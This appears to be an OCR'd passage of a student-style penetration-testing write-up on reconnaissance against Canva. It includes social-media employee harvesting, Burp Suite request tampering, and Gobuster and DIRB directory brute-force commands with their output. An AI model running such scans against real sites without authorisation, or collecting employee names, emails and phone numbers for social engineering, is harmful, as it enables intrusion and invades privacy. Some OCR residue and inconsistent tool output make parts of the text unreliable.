
Utilizing Social Media

Social media is a great way of marketing these days. Almost all companies launch digital marketing campaigns in order to reach out more customers. However, sometimes this makes a company vulnerable to passive information gathering. There may be incidents such as,

- Employee identification cards may be displayed in photos.
- Geographical locations of important places of the company such as labs may be revealed.
- Employees can be identified properly for better attacks such as social engineering.

So, let us go through the social media pages of our target and check whether there are useful information which we can obtain.


Facebook page of Canva - https://www.facebook.com/canva/



I scrolled down checking their Facebook posts. However, I could not find any useful information or even there were no photos of employees inside the company premises.


It means that they have employee best practices regarding handling Facebook. So, I moved into other platforms.

LinkedIn Page of Canva - https://www.linkedin.com/company/canva/



Here, I could find some photos of employees , group photos , how their workplace looks like etc. Although I checked each and every photo, I could not find any identification cards or any other useful resources revealed in those photos.

However, the most important thing is that I could find the people who work at Canva with the help of LinkedIn, as follows.



This information may come in handy when it comes to authentication attacks. So, I noted down each and every important fact regarding the employees such as name , e-mails and phone numbers.


FOOTPRINTING AND SCANNING

During the information gathering phase, the penetration tester normally does not engage actively with the target. However, during the footprinting and scanning phase, tester actively engage with the target in order to deepen his knowledge about in-scope servers , services , open ports , firewalls and other useful information about the target. Sometimes, this phase is referred to as active information gathering. This phase is as important as information gathering phase, before rushing into vulnerability assessment because this is the time where we actively gather information from our target, which gives us precious information directly about the target.

Scanning with Burp Suite


Burp Suite is a very helpful tool in web application penetration testing as it provides us many tasks that cannot be performed manually such as editing requests sent to the server , brute force attacks , manipulating headers / cookies etc. During this phase, I am using Burp Suite in order to find out more about the target while manipulating some requests.

First, I intercepted the traffic of https://www.canva.com/ and view the capture, as follows.




As you can see, it is a traditional GET request sent to the server.

Then I sent the request to the repeater in order to manipulate requests. I modified the request to a POST request and following is the response.



When analyzing the response section, we can come across that only GET and HEAD requests are allowed. Beside that we were given some useful information about security headers and server details. Server is indicated as Cloudflare. However, there was not a serious sensitive data exposure.

Then I moved to sitemap feature of Burp Suite to explore more on our target, as follows.



I could find many useful resources as shown above. There were many resources allocated separately for billing , design , templates , subscription etc.

Many web pages and other useful resources could be identified after going through all the requests and responses of the sitemap, and I took down notes of them.

Brute Forcing Directories

There are directories in any web application that are hidden or not accessible which consist of valuable information for a penetration tester. We can find these directories with the help of open-source tools which are available freely. We need to use multiple tools for this purpose because each tool has its own advantages and disadvantages.

Brute Forcing Directories with Gobuster

Gobuster can be used for directory brute forcing by launching a dictionary attack against our target. So, we need to provide a wordlist. In addition, it can identify different types of files using the common extensions used in files.

```
┌─[ravishanka@parrot]─[~]
└──╼ $gobuster dir -u https://www.canva.com/ -w /usr/share/wordlists/dirb/common.txt -x php,jsp,config,bak
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://www.canva.com/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     bak,php,jsp,config
[+] Timeout:        10s
===============================================================
2021/04/24 11:14:57 Starting gobuster
===============================================================
```

However, it was not successful because it gave an error regarding wildcards and treated all the responses as status code 403, as follows.

```
===============================================================
/.git/HEAD (Status: 403)
/.git/HEAD.php (Status: 403)
/.git/HEAD.jsp (Status: 403)
/.git/HEAD.config (Status: 403)
/.git/HEAD.bak (Status: 403)
/.history (Status: 403)
/.history.bak (Status: 403)
/.history.jsp (Status: 403)
/.bash_history (Status: 403)
/.bash_history.bak (Status: 403)
/.bash_history.jsp (Status: 403)
/.cvs (Status: 403)
/.cvs.jsp (Status: 403)
/.cvs.bak (Status: 403)
/.bashrc (Status: 403)
/.bashrc.jsp (Status: 403)
/.bashrc.bak (Status: 403)
/.hta.jsp (Status: 403)
```

Brute Forcing Directories with DIRB

DIRB is another tool which is similar to Gobuster which we can use to brute force directories with a dictionary attack. I tried this tool because Gobuster failed. I used it with -w flag to bypass wildcard errors as follows, with the same wordlist used in Gobuster.

```
┌─[ravishanka@parrot]─[~]
└──╼ $dirb https://www.canva.com -w

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Apr 24 11:04:59 2021
URL_BASE: https://www.canva.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://www.canva.com/ ----
```

It could identify 6 directories as follows.

```
+ https://www.canva.com/_vti_pvt (CODE:429|SIZE:12113)
+ https://www.canva.com/_vti_rpc (CODE:429|SIZE:12035)
+ https://www.canva.com/_vti_script (CODE:429|SIZE:12096)
+ https://www.canva.com/_vti_txt (CODE:429|SIZE:12113)
+ https://www.canva.com/_www (CODE:429|SIZE:12084)
+ https://www.canva.com/favicon.ico (CODE:200|SIZE:5430)
```

As you can see, there is only one response with code 200. All the other requests gave me an error like following.


```
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)
```

So, this tool was also useless when it comes to directory brute forcing of our target, because in my opinion there must be many directories than the above found ones.


Brute Forcing Directories with OWASP DirBuster

OWASP DirBuster is another tool which can be used for directory and file brute forcing which is written in Java. It comes with nine different wordlists which is very effective when it comes to brute forcing directories. If those wordlists failed, you can even perform a pure brute force which checks all possible combinations and make the hidden directories un-hidable.


Usage is simple because it has a graphical user interface, and you just need to specify the following parameters for our target. I started with the smallest wordlist file available and looked for php files associated with directories, as follows. In addition, you can adjust CPU threads for the scan too.



After hitting start, it immediately started brute forcing as follows. However, it was a very time-consuming process.



However, I could not find directories other than the previously found ones. So, I checked common directories manually. I could find the famous **robots.txt** file as follows.



This file contains many useful information such as files that can and cannot be accessed by a regular user , useful files which cannot be accessed publicly , parameters and wildcards. It is useful to try to access each and every directory listed in the above robots.txt file and check whether there are important information which we can gather.

Robots.txt file could only be found using manual directory brute forcing, which means there may be some advanced method of protection against requests queried by the tools such as DIRB and Gobuster. It may be the web application firewall or a protection mechanism of Cloudflare server.


Fingerprinting the Web Application Firewall

The advantage of a firewall is to protect against remote access of an asset by providing various techniques of protection. There are software firewalls as well as hardware firewalls. Web application firewall is also a special type of firewall. HTTP traffic is monitored , filtered and blocked accordingly by a web application firewall. We need to find out about the firewall used in our target because there may be vulnerabilities of bypassing techniques associated with that specific web application firewall.

